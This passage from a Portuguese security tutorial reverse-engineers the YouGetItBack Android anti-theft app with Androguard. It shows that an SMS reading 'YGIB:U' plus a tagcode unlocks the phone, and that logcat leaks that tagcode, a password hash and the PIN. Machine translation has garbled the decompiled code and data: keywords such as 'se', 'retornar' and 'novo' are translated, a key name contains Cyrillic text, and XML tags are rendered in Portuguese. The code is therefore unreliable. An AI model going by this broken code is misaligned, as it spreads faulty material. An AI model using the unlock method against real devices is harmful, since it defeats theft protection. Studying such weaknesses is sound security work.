        android.util.Log.d("YGIB Test", new StringBuilder(
"urlString-->").append(p11).toString());
        android.util.Log.d("YGIB Test", new StringBuilder("content-->").
append(p12).toString());
        ...

```

OBSERVAÇÃO Observe que a descompilação não é perfeita, em parte devido às diferenças entre a máquina virtual Dalvik e a máquina virtual Java. A representação do controle e do fluxo de dados em cada uma delas afeta a conversão do bytecode Dalvik para o pseudofonte Java.

Você vê chamadas para `android.util.Log.d`, um método que grava uma mensagem no registrador com a prioridade de depuração. Nesse caso, o aplicativo parece estar registrando detalhes da solicitação HTTP, o que pode ser um vazamento de informações interessante. Você dará uma olhada nos detalhes do registro em ação um pouco mais tarde. Por enquanto, veja quais endpoints de IPC podem existir nesse aplicativo, começando pelas atividades. Para isso, chame `get_activities`:

```
In [87]: a.get_activities()
Out[87]:
['com.yougetitback.androidapplication.ReportSplashScreen',
 'com.yougetitback.androidapplication.SecurityQuestionScreen',
 'com.yougetitback.androidapplication.SplashScreen',
 'com.yougetitback.androidapplication.MenuScreen',
 ...
 'com.yougetitback.androidapplication.settings.setting.Setting',
 'com.yougetitback.androidapplication.ModifyPinScreen',
 'com.yougetitback.androidapplication.ConfirmPinScreen',
```

```
'com.yougetitback.androidapplication.EnterRegistrationCodeScreen',
...
Em [88]: a.get_main_activity()
Out [88]: u'com.yougetitback.androidapplication.ActivateSplashScreen'
```

Não é de surpreender que esse aplicativo tenha várias atividades, incluindo o ConfirmPinScreen que você acabou de analisar. Em seguida, verifique os serviços chamando `get_services`:

```
In [113]: a.get_services()
Out [113]:
['com.yougetitback.androidapplication.DeleteSmsService',
 'com.yougetitback.androidapplication.FindLocationService',
 'com.yougetitback.androidapplication.PostLocationService',
 ...
 'com.yougetitback.androidapplication.LockAcknowledgeService',
 'com.yougetitback.androidapplication.ContactBackupService',
 'com.yougetitback.androidapplication.ContactRestoreService',
 'com.yougetitback.androidapplication.UnlockService',
 'com.yougetitback.androidapplication.PingService',
 'com.yougetitback.androidapplication.UnlockAcknowledgeService',
 ...
 'com.yougetitback.androidapplication.wipe.MyService',
 ...]
```

Com base na convenção de nomes de alguns desses serviços (por exemplo, `UnlockService` e `wipe`), eles provavelmente receberão e processarão comandos de outros componentes do aplicativo quando determinados eventos forem acionados. Em seguida, examine os BroadcastReceivers no aplicativo, usando `get_receivers`:

```
In [115]: a.get_receivers()
Out [115]:
['com.yougetitback.androidapplication.settings.main.Entrance$MyAdmin',
 'com.yougetitback.androidapplication.MyStartupIntentReceiver',
 'com.yougetitback.androidapplication.SmsIntentReceiver',
 'com.yougetitback.androidapplication.IdleTimeout',
 'com.yougetitback.androidapplication.PingTimeout',
 'com.yougetitback.androidapplication.RestTimeout',
 'com.yougetitback.androidapplication.SplashTimeout',
 'com.yougetitback.androidapplication.EmergencyTimeout',
 'com.yougetitback.androidapplication.OutgoingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.NetworkStateChangedReceiver',
 'com.yougetitback.androidapplication.C2DMReceiver']
```

Com certeza, você encontra um receptor de transmissão que parece estar relacionado ao processamento de mensagens SMS, provavelmente para comunicações fora de banda, como bloqueio

e limpando o dispositivo. Como o aplicativo solicita a permissão READ_SMS e você vê um receptor de transmissão com um nome curioso, `SmsIntentReceiver`, é bem provável que o manifesto do aplicativo contenha um filtro de intenção para a transmissão `SMS_RECEIVED`. Você pode visualizar o conteúdo do `AndroidManifest.xml` no `androlyze` com apenas algumas linhas de Python:

```
Em [77]: for e in x.getElementsByTagName("receiver"): print
    e.toxml()
    ....
    ...
<receiver android:enabled="true" android:exported="true" android:name=
"com.yougetitback.androidapplication.SmsIntentReceiver">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED">
</action>
</intent-filter>
</receiver>
...
...
```

OBSERVAÇÃO Você também pode despejar o conteúdo do `AndroidManifest.xml` com um comando usando o `androaxml.py` do Androguard.

Entre outros, há um elemento XML do receptor especificamente para a classe `com.yougetitback.androidapplication.SmsIntentReceiver`. Essa definição específica de receptor inclui um elemento XML de filtro de intenção com um elemento `android:priority` explícito de 999, visando à ação `SMS_RECEIVED` da classe `android.provider.Telephony`. Ao especificar esse atributo de prioridade, o aplicativo garante que receberá a transmissão `SMS_RECEIVED` primeiro e, portanto, terá acesso às mensagens SMS antes do aplicativo de mensagens padrão.

Dê uma olhada nos métodos disponíveis em `SmsIntentReceiver` chamando `get_methods` nessa classe. Use um rápido loop `for` em Python para iterar cada método retornado, chamando `show_info` a cada vez:

```
Em [178]: for meth in d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.get_methods():
    meth.show_info()
    ....
##### Informações sobre o método
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-><init>()V
[access_flags=public constructor]
##### Informações sobre o método
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>foregroundUI(Landroid/content/Context;)V [access_flags=private]
##### Informações do método
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getAction(Ljava/lang/String;)Ljava/lang/String; [access_flags=private]
##### Informações do método
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
```

```

>getMessagesFromIntent (Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; [access_flags=private]
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>processBackupMsg (Landroid/content/Context;
Ljava/util/Vector;)V      [access_flags=private]
##### Informações sobre o método
Lcom/yougetitback/androidapplication/SmsIntentReceiver;->onReceive (Landroid/content/Context;
Landroid/content/Intent;)V [access_flags=public]
...

```

Para os Broadcast Receivers, o método `onReceive` serve como ponto de entrada, portanto, você pode procurar referências cruzadas, ou `xrefs`, desse método para ter uma ideia do fluxo de controle. Primeiro, crie as `xrefs` com `d.create_xref` e, em seguida, chame `show_xref` no objeto que representa o método `onReceive`:

```

Em [206]: d.create_xref()

Em [207]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.show_xref()
#####
XREF
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
isValidMessage (Ljava/lang/String; Landroid/content/Context;)Z 6c T:
Lcom/yougetitback/androidapplication/SmsIntentReceiver; processContent
(Landroid/content/Context; Ljava/lang/String;)V 78 T:
Lcom/yougetitback/androidapplication/SmsIntentReceiver;
triggerAppLaunch (Landroid/content/Context; Landroid/telephony/SmsMessage;)V 9a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; getMessagesFromIntent
(Landroid/content/Intent;) [Landroid/telephony/SmsMessage; 2a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; isPinLock
(Ljava/lang/String; Landroid/content/Context;)Z 8a #####

```

Você vê que o `onReceive` chama alguns outros métodos, incluindo aqueles que parecem validar a mensagem SMS e analisar o conteúdo. Decompile e investigue alguns deles, começando com `getMessagesFromIntent`:

```

Em [213]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_getMessagesFromIntent.source()
private android.telephony.SmsMessage[]
getMessagesFromIntent(android.content.Intent p9)
{
    v6 = 0;
    v0 = p9.getExtras();
    se (v0 != 0) {
        v4 = v0.get("pdus");
        v5 = novo android.telephony.SmsMessage[v4.length];
        v3 = 0;
        while (v3 < v4.length) {
            v5[v3] = android.telephony.SmsMessage.createFromPdu(v4[v3]); v3++;
    }
}

```

```

        }
        v6 = v5;
    }
    retornar v6;
}

```

Esse é um código bastante típico para extrair uma unidade de dados de protocolo (PDU) de SMS de uma Intent. Você vê que o parâmetro *p9* para esse método contém o objeto Intent. *v0* é preenchido com o resultado de *p9.getExtras*, que inclui todos os objetos extras no Intent. Em seguida, *v0.get("pdus")* é chamado para extrair apenas a matriz de bytes da PDU, que é colocada em *v4*. O método cria um objeto *SmsMessage* a partir de *v4*, atribui-o a *v5* e faz um loop enquanto preenche os membros de *v5*. Por fim, no que pode parecer uma abordagem estranha (provavelmente devido ao processo de descompilação), *v6* também é atribuído como o objeto *SmsMessage* *v5* e retornado ao chamador. Ao decompilar o método *onReceive*, você vê que, antes de chamar *getMessagesFromIntent*, um arquivo de preferências compartilhadas, *SuperheroPrefsFile*, é carregado. Nessa instância, o objeto *p8*, que representa o contexto ou o estado do aplicativo, tem *getSharedPreferences* invocado. Depois disso, alguns métodos adicionais são chamados para garantir que a mensagem SMS seja válida (*isValidMessage*) e, em última instância, que o conteúdo da mensagem seja processado (*processContent*), todos os quais parecem receber o objeto *p8* como parâmetro. É provável que o *SuperheroPrefsFile* contenha algo relevante para as operações a seguir, como uma chave ou um PIN:

```

Em [3]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.source()
public void onReceive(android.content.Context p8, android.content.Intent
p9)
{
    p8.getSharedPreferences("SuperheroPrefsFile", 0); if
    (p9.getAction().equals("

android.provider.Telephony.SMS_RECEIVED") != 0) {
        this.getMessagesFromIntent(p9);
        Se (this != 0) {
            v1 = 0;
            while (v1 < this.length) {
                if (this[v1] != 0) {
                    v2 = this[v1].getDisplayMessageBody(); se
                    ((v2 != 0) && (v2.length() > 0)) {
                        android.util.Log.i("MessageListener:", v2);
                        this.isValidMessage(v2, p8);
                        se (this == 0) {
                            this.isPinLock(v2, p8);
                            se (this != 0) {
                                this.triggerAppLaunch(p8, this[v1]);
                                this.abortBroadcast();
                            }
                        } else {
                            this.processContent(p8, v2); this.abortBroadcast();
                        ...
                    }
                }
            }
        }
    }
}

```

Supondo que você queira construir uma mensagem SMS válida para ser processada por esse aplicativo, você provavelmente vai querer dar uma olhada em `isValidMessage`, que, como você vê no código anterior, recebe uma string extraída da mensagem SMS por meio de `getDisplayMessageBody`, juntamente com o contexto atual do aplicativo. A descompilação do `isValidMessage` fornece um pouco mais de informações sobre esse aplicativo:

```
private boolean isValidMessage(String p12, android.content.Context p13)
{
    v5 = p13.getString(1.82104701918e+38);
    v0 = p13.getString(1.821047222e+38); v4 =
    p13.getString(1.82104742483e+38); v3 =
    p13.getString(1.82104762765e+38); v7 =
    p13.getString(1.82104783048e+38); v1 =
    p13.getString(1.8210480333e+38); v2 =
    p13.getString(1.82104823612e+38); v6 =
    p13.getString(1.82104864177e+38); v8 =
    p13.getString(1.82104843895e+38);
    this.getAction(p12);
    Se ((this.equals(v5) == 0) && ((this.equals(v4) == 0) &&
    ((this.equals(v3) == 0) &&
    ((this.equals(v0) == 0) && ((this.equals(v7) == 0) &&
    ((this.equals(v6) == 0) && ((this.equals(v2) == 0) &&
    ((this.equals(v8) == 0) && (this.equals(v1) == 0))))))) {
        v10 = 0;
    } else {
        v10 = 1;
    }
    retornar v10;
}
```

Você vê muitas chamadas para `getString` que, agindo no contexto atual do aplicativo, recupera o valor textual para o ID de recurso fornecido da tabela de strings do aplicativo, como as encontradas em `values/strings.xml`. Observe, entretanto, que as IDs de recursos passadas para `getString` parecem um pouco estranhas. Isso é um artefato dos problemas de propagação de tipos de alguns descompiladores, com os quais você lidará em breve. O método descrito anteriormente está recuperando essas cadeias de caracteres da tabela de cadeias de caracteres, comparando-as com a cadeia de caracteres em `p12`. O método retorna 1 se `p12` corresponder e 0 se não corresponder. De volta ao `onReceive`, o resultado disso determina se o `isPinLock` é chamado ou se o `processContent` é chamado. Dê uma olhada em `isPinLock`:

```
Em [173]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_isPinLock.source()
private boolean isPinLock(String p6, android.content.Context p7)
{
    v2 = 0;
    v0 = p7.getSharedPreferences("SuperheroPrefsFile", 0).getString ("pin",
    "");
    Se ((v0.compareTo("") != 0) && (p6.compareTo(v0) == 0)) { v2
        = 1;
    }
    retornar v2;
}
```

O arquivo Shared Preferences aparece novamente. Esse pequeno método chama `getString` para obter o valor da entrada do pino no `SuperheroPrefsFile` e, em seguida, compara-o com `p6` e retorna se a comparação foi verdadeira ou falsa. Se a comparação for verdadeira, `onReceive` chama `triggerAppLaunch`. A descompilação desse método pode lhe ajudar a entender melhor todo esse fluxo:

```
private void triggerAppLaunch(android.content.Context p9,
    android.telephony.SmsMessage p10)
{
    this.currentContext = p9;
    v4 = p9.getSharedPreferences("SuperheroPrefsFile", 0); se
    (v4.getBoolean("Activated", 0) != 0) {
        v1 = v4.edit();
        v1.putBoolean("lockState", 1);
        v1.putBoolean("sm спинлок", 1);
        v1.commit(); this.setForegroundUI(p9);
        v0 = p10.getOriginatingAddress();
        v2 = new android.content.Intent("com.yougetitback.
    androidapplication.FOREGROUND");
        v2.setClass(p9, com.yougetitback.androidapplication.
    FindLocationService);
        v2.putExtra("LockSmsOriginator", v0);
        p9.startService(v2); this.startSiren(p9);
        v3 = new android.content.Intent("com.yougetitback.
    androidapplicationn.FOREGROUND");
        v3.setClass(this.currentContext, com.yougetitback.
    androidapplication.LockAcknowledgeService);
        this.currentContext.startService(v3);
    }
}
```

Aqui, as edições são feitas no `SuperheroPrefsFile`, definindo alguns valores booleanos para chaves que indicam se a tela está bloqueada e se isso foi feito por SMS. Por fim, novas Intents são criadas para iniciar os serviços `FindLocationService` e `LockAcknowledgeService` do aplicativo, que você viu anteriormente ao listar os serviços. Você pode deixar de analisar esses serviços, pois pode fazer algumas suposições educadas sobre suas finalidades. Você ainda tem o problema de entender a chamada para `processContent` em `onReceive`:

```
Em [613]: f = d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.source()
private void processContent(android.content.Context p16, String p17)
{
    v6 = p16.getString(1.82104701918e+38);
    v1 = p16.getString(1.821047222e+38); v5
    = p16.getString(1.82104742483e+38); v4 =
    p16.getString(1.82104762765e+38); v8 =
    p16.getString(1.82104783048e+38);
    ...
}
```

```

v11 = this.split(p17); v10
= v11.elementAt(0);
Se (p16.getSharedPreferences("SuperheroPrefsFile",
0).getBoolean("Activated", 0) == 0) {
    if (v10.equals(v5) != 0) {
        this.processActivationMsg(p16, v11);
    }
} else {
    if ((v10.equals(v6) == 0) && ((v10.equals(v5) == 0) &&
((v10.equals(v4) == 0) && ((v10.equals(v8) == 0) && ((v10.equals(v7)
== 0) && ((v10.equals(v3) == 0) && (v10.equals(v1) == 0)))))) {
        v10.equals(v2);
    }
}
Se (v10.equals(v6) == 0) {
    Se (v10.equals(v9) == 0) {
        Se (v10.equals(v5) == 0) {
            Se (v10.equals(v4) == 0) {
                se (v10.equals(v1) == 0) { se
(v10.equals(v8) == 0) {
                    Se (v10.equals(v7) == 0) {
                        Se (v10.equals(v3) == 0) {
                            se (v10.equals(v2) != 0) {
                                this.processDeactivateMsg(p16,
v11);
                            }
                        } else { this.processFindMsg(p16,
v11);
                    }
                }
            } else {
                this.processResyncMsg(p16, v11);
            }
        } else {
            this.processUnLockMsg(p16, v11);
        }
    }
}
...

```

Você verá chamadas semelhantes a `getString`, como fez em `isValidMessage`, juntamente com uma série de instruções `if` que testam ainda mais o conteúdo do corpo do SMS para determinar o(s) método(s) a ser(em) chamado(s) em seguida. É de especial interesse descobrir o que é necessário para acessar `processUnLockMsg`, que presumivelmente desbloqueia o dispositivo. Antes disso, porém, há um método dividido que é chamado na `p17`, a string do corpo da mensagem:

```

Em [1017]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_split.source()
java.util.Vector split(String p6)
{
    v3 = novo java.util.Vector();
    v2 = 0;
    do {
        v1 = p6.indexOf(" ", v2);

```

```

        se (v1 < 0) {
            v0 = p6.substring(v2);
        } else {
            v0 = p6.substring(v2, v1);
        }
        v3.addElement(v0); v2
        = (v1 + 1);
    } while(v1 != -1);
    return v3;
}

```

Esse método bastante simples pega a mensagem e a corta em um vetor (semelhante a uma matriz) e a retorna. De volta ao processContent, vasculhando o ninho de instruções `if`, parece que o que está na `v8` é importante. No entanto, ainda há o problema dos IDs de recursos. Tente desmontá-lo para ver se você tem mais sorte:

```

Em [920]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.show()
...
*****
12 (00000036) constv13           , 2131296282
13 (0000003c) move-object/from16 v0, v16
14 (00000040) invoke-virtual      ,
v13,Landroid/content/Context;->getString(I)Ljava/lang/String;
15 (00000046) move-result-object v4
16 (00000048) constv13           , 2131296283
17 (0000004e) move-object/from16 v0, v16
18 (00000052) invoke-virtual      ,
v13,Landroid/content/Context;->getString(I)Ljava/lang/String;
19 (00000058) move-result-object v8
...

```

Agora você tem IDs de recursos numéricos. O número inteiro `2131296283` corresponde a algo que vai para o seu registro de interesse, `v8`. Obviamente, você ainda precisa saber qual é o valor textual real para esses IDs de recursos. Para encontrar esses valores, use um pouco mais de Python no `androlyze`, analisando os recursos do APK:

```

aobj = a.get_android_resources() resid
= 2131296283
pkg = aobj.packages.keys()[0] reskey
= aobj.get_id(pkg,resid)[1]
aobj.get_string(pkg,reskey)

```

O código Python cria primeiro um objeto `ARSCParser`, `aobj`, que representa todos os recursos de suporte do APK, como strings, layouts de UI e assim por diante. Em seguida, o `resíduo` contém o ID numérico do recurso no qual você está interessado. Em seguida, ele obtém uma lista com o nome/identificador do pacote usando `aobj.packages.keys`, armazenando-a em `pkg`. A chave textual do recurso é então armazenada em `reskey` chamando `aobj.get_id`, passando `pkg` e `resid`. Por fim, o valor da string de `reskey` é resolvido usando `aobj.get_string`.

Por fim, esse snippet gera a string verdadeira que `processContent` resolveu-YGIB:U. Para fins de brevidade, faça isso em uma linha, como mostrado aqui:

```
Em [25]: aobj.get_string(aobj.packages.keys() [0],aobj.get_id(aobj.
packages.keys() [0],2131296283) [1])
```

```
Out [25]: [u'YGIB_UNLOCK', u'YGIB:U']
```

Neste momento, sabemos que a mensagem SMS precisará conter "YGIB:U" para potencialmente alcançar `processUnLockMsg`. Dê uma olhada nesse método para ver se há mais alguma coisa de que você precisa:

```
Em [1015]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.source()
private void processUnLockMsg(android.content.Context p16, java.util.Vector
p17)
{
...
    v9 = p16.getSharedPreferences("SuperheroPrefsFile", 0); se
    (p17.size() >= 2) {
        v1 = p17.elementAt(1);
        Se (v9.getString("tagcode", "") == 0) { android.util.Log.v("SWIPEWIPE",
"mensagem de desbloqueio recebida");
            com.yougetitback.androidapplication.wipe.WipeController.
stopWipeService(p16);
            v7 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
            v7.setClass(p16, com.yougetitback.androidapplication.
ForegroundService);
            p16.stopService(v7);
            v10 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
            v10.setClass(p16, com.yougetitback.androidapplication.
SirenService);
            p16.stopService(v10); v9.edit();
            v6 = v9.edit();
            v6.putBoolean("lockState", 0);
            v6.putString("lockid", "");
            v6.commit();
            v5 = new android.content.Intent("com.yougetitback.
androidapplication.FOREGROUND");
            v5.setClass(p16, com.yougetitback.androidapplication.
UnlockAcknowledgeService);
            p16.startService(v5);
        }
    }
    retorno;
}
```

Desta vez, você vê que uma chave chamada tagcode é extraída do arquivo SuperheroPrefsFile e, em seguida, uma série de serviços é interrompida (e outra é iniciada), o que você pode supor que desbloqueia o telefone. Isso não parece correto, pois implicaria que, desde que essa chave existisse no arquivo Shared Preferences, ela seria avaliada como verdadeira - isso provavelmente é um erro do descompilador, portanto, vamos verificar a desmontagem com o pretty_show:

```
Em [1025]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.pretty_show()

...
12 (00000036) const-stringv13      , 'SuperheroPrefsFile'
13 (0000003a) const/4v14          , 0
14 (0000003c) move-object/from16 v0, v16
15 (00000040) invoke-virtual      , v13,
v14,Landroid/content/Context;->getSharedPreferences
(Ljava/lang/String; I)Landroid/content/SharedPreferences;
16 (00000046) move-result-object v9
17 (00000048) const-stringv1      , ''
18 (0000004c) const-stringv8      , ''
19 (00000050) invoke-virtual/rangev17, Ljava/util/Vector;->
tamanho
()I
20 (00000056) move-result      v13
21 (00000058) const/4v14          , 2
22 (0000005a) if-ltv13          , v14, 122
[ processUnLockMsg-BB@0x5e processUnLockMsg-BB@0x14e ]

processUnLockMsg-BB@0x5e :
23 (0000005e) const/4v13      , 1
24 (00000060) move-object/from16 v0, v17
25 (00000064) invoke-virtual      ,v13,
Ljava/util/Vector;->elementAt(I)Ljava/lang/Object;
26 (0000006a) move-result-object v1
27 (0000006c) check-castv1      , Ljava/lang/String;
28 (00000070) const-stringv13      , 'tagcode'
29 (00000074) const-stringv14      , ''
30 (00000078) invoke-interface      ,v13, v14,
Landroid/content/SharedPreferences;->getString(
Ljava/lang/String; Ljava/lang/String;) Ljava/lang/String;
31 (0000007e) move-result-object v13
32 (00000080) invoke-virtual      ,v1,
Lcom/yougetitback/androidapplication/
SmsIntentReceiver;->EvaluateToken(
Ljava/lang/String;)Ljava/lang/String;
33 (00000086) move-result-object v14
34 (00000088) invoke-virtualv13      , v14, Ljava/lang/String;-
>compareTo(Ljava/lang/String;)I
35 (0000008e) move-result      v13
36 (00000090) if-nez          ,95 [ processUnLockMsg-BB@ 0x94
processUnLockMsg-BB@0x14e ]
```

```

processUnLockMsg-BB@0x94 :
    37 (00000094) const-stringv13      , 'SWIPEWIPE'
    38 (00000098) const-stringv14      , 'recieved unlock message' (mensagem
                                         de desbloqueio recebida)
    39 (0000009c) invoke-staticv13     , v14, Landroid/util/Log;-
>v(Ljava/lang/String; Ljava/lang/String;)I
    40 (000000a2) invoke-static/range v16,
Lcom/yougetitback/androidapplication/wipe/WipeController;
->stopWipeService(Landroid/content/Context;)V [
processUnLockMsg-BB@0xa8 ]
...

```

Isso esclarece tudo - o valor do segundo elemento do vetor passado é passado para `EvaluateToken` e, em seguida, o valor de retorno é comparado com o valor da chave `tagcode` no arquivo Shared Preferences. Se esses dois valores forem iguais, o método continuará como você viu anteriormente. Com isso, você deve perceber que sua mensagem SMS precisará ser efetivamente algo como `YGIB:U` seguido de um espaço e do valor *do tagcode*. Em um dispositivo com root, a recuperação desse código de tag seria bastante fácil, pois você poderia simplesmente ler o `SuperheroPrefsFile` diretamente do sistema de arquivos. No entanto, tente usar algumas abordagens dinâmicas e veja se você consegue algo mais.

Análise dinâmica

A análise dinâmica implica a execução do aplicativo, geralmente de forma instrumentada ou monitorada, para obter informações mais concretas sobre seu comportamento. Isso geralmente envolve tarefas como verificar artefatos que o aplicativo deixa no sistema de arquivos, observar o tráfego de rede, monitorar o comportamento do processo... tudo isso ocorre durante a execução. A análise dinâmica é excelente para verificar suposições ou testar hipóteses.

As primeiras coisas a serem abordadas de um ponto de vista dinâmico são entender como um usuário interage com o aplicativo. Qual é o fluxo de trabalho? Que menus, telas e painéis de configuração existem? Muito disso pode ser descoberto por meio da análise estática - por exemplo, as atividades são facilmente identificáveis. Entretanto, entrar nos detalhes de sua funcionalidade pode consumir muito tempo. Geralmente, é mais fácil interagir diretamente com o aplicativo em execução.

Se você abrir o `logcat` ao iniciar o aplicativo, verá alguns nomes de atividades familiares à medida que o `ActivityManager` gira o aplicativo:

```

I/ActivityManager( 245): START {act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x10200000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen u=0} from pid 449
I/ActivityManager( 245): Iniciar proc
com.yougetitback.androidapplication.virgin.mobile para atividade
com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen:
pid=2252 uid=10080 gids={1006, 3003, 1015, 1028}

```

Primeiro, você vê a atividade principal (`ActivateSplashScreen`), conforme observado pelo `get_main_activity` do Androguard, e vê a tela principal na Figura 4-5.




Figura 4-5: Tela inicial/atividade principal

Avançando um pouco mais no aplicativo, você vê solicitações de um PIN e de uma pergunta de segurança, conforme mostrado na Figura 4-6. Depois de fornecer essas informações, você verá alguns resultados notáveis no logcat.

```
Teste D/YGIB (2252): Contexto de-
>com.yougetitback.androidapplication.virgin.mobile
I/RequestConfigurationService( 2252): RequestConfigurationService
criado!!!
D/REQUESTCONFIGURATIONSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
criado!!!
I/RequestConfigurationService( 2252): RequestConfigurationService parou!!!
I/PingService( 2252): PingService created!!!
D/PINGSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
parou!!!
I/PingService( 2252): RequestEtagService parou!!! D/C2DMReceiver(
2252): A ação é com.google.android.c2dm.intent. REGISTRATION
I/intent telling something( 2252): == null ==null === Intent {
act=com.google.android.c2dm.intent.REGISTRATION flg=0x10
pkg=com.yougetitback.androidapplication.virgin.mobile
```

```

cmp=com.yougetitback.androidapp
lication.virgin.mobile/
com.yougetitback.androidapplication.C2DMReceiver (tem extras) } I/ActivityManager(
245): INICIAR
{cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ModifyPinScreen u=0} from pid 2252
...

```




Figura 4-6: Tela de entrada de PIN e perguntas de segurança

Com certeza, há chamadas sendo registradas para iniciar e parar alguns dos serviços que você observou anteriormente, juntamente com nomes de atividades familiares. No entanto, mais abaixo no registro, você vê um vazamento de informações interessante:

```

D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96 D/update (
2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c
%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
...
D/YGIB Test( 2252): con.getResponseCode() -->200
D/YGIB Test( 2252): urlString-
>https://virgin.yougetitback.com/vaultUpdateSettings?pwd=
3f679195148a1960f66913d09e76fca8dd31dc96&tagid=137223048617183&type=S

```

```
D/YGIB Test( 2512): content-->%3c%3fxml%20version%3d'1.0'%20encoding%3d' UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c%2fPin
%3e%3c%2fSettings%3e%3c%2fConfig%3e
```

Mesmo nas primeiras etapas do fluxo de trabalho desse aplicativo, ele já vazava dados de sessão e configuração, incluindo o que poderia ser o `tagcode` que você estava observando durante a análise estática. A manipulação e o salvamento das definições de configuração no aplicativo também produzem uma saída detalhada semelhante no buffer de registro:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fcda8dd31dc96 D/update
( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cServerNo%3e+447781482187%3c%2fServerNo%3e%
3cServerURL%3ehttps:%2f%2fvirgin.yougetitback.com%2f%3c%2fServerURL%3e%3cBackup
URL%3eContactsSave%3e%3c%2fBackupURL%3e%3cMessageURL%3ecallMainETagUSA%3f%3c%2f
MessageURL%3e%3cFindURL%3eFind%3f%3c%2fFindURL%3e%3cExtBackupURL%3eextContactsS
ave%3f%3c%2fExtBackupURL%3e%3cRestoreURL%3erestorecontacts%3f%3c%2fRestoreURL%3
e%3cCallCentre%3e+44203322955%3c%2fCallCentre%3e%3cCountryCode%3eGB%3c%2fCount
ryCode%3e%3cPin%3e1234%3c%2fPin%3e%3cURLPassword%3e3f679195148a1960f66913d09e76
fcda8dd31dc96%3c%2fURLPassword%3e%3cRoamingLock%3eof%3c%2fRoamingLock%3e%3cSimL
ock%3eon%3c%2fSimLock%3e%3cOfflineLock%3eof%3c%2fOfflineLock%3e%3cAutolock%20I
nterval%3d%220%22%3eof%3c%2fAutolock%3e%3cCallPatternLock%20OutsideCalls%3d%22
6%22%20Numcalls%3d%226%22%3eon%3c%2fCallPatternLock%3e%3cCountryLock%3eof%3c%2
fCountryLock%3e%3c%2fSettings%3e%3cCountryPrefix%3e%3cPrefix%3e+44%3c%2fPrefix% 3e%3c%2fPrefixo do
país%3e%3cPrefixo interno%3e%3cPrefixo internacional%3e00%3c%2fPrefixo internacional%3e%3c%2fPrefixo
interno%3e%3c%2fPrefixo interno%3e%3c%2fConfig%3e
```

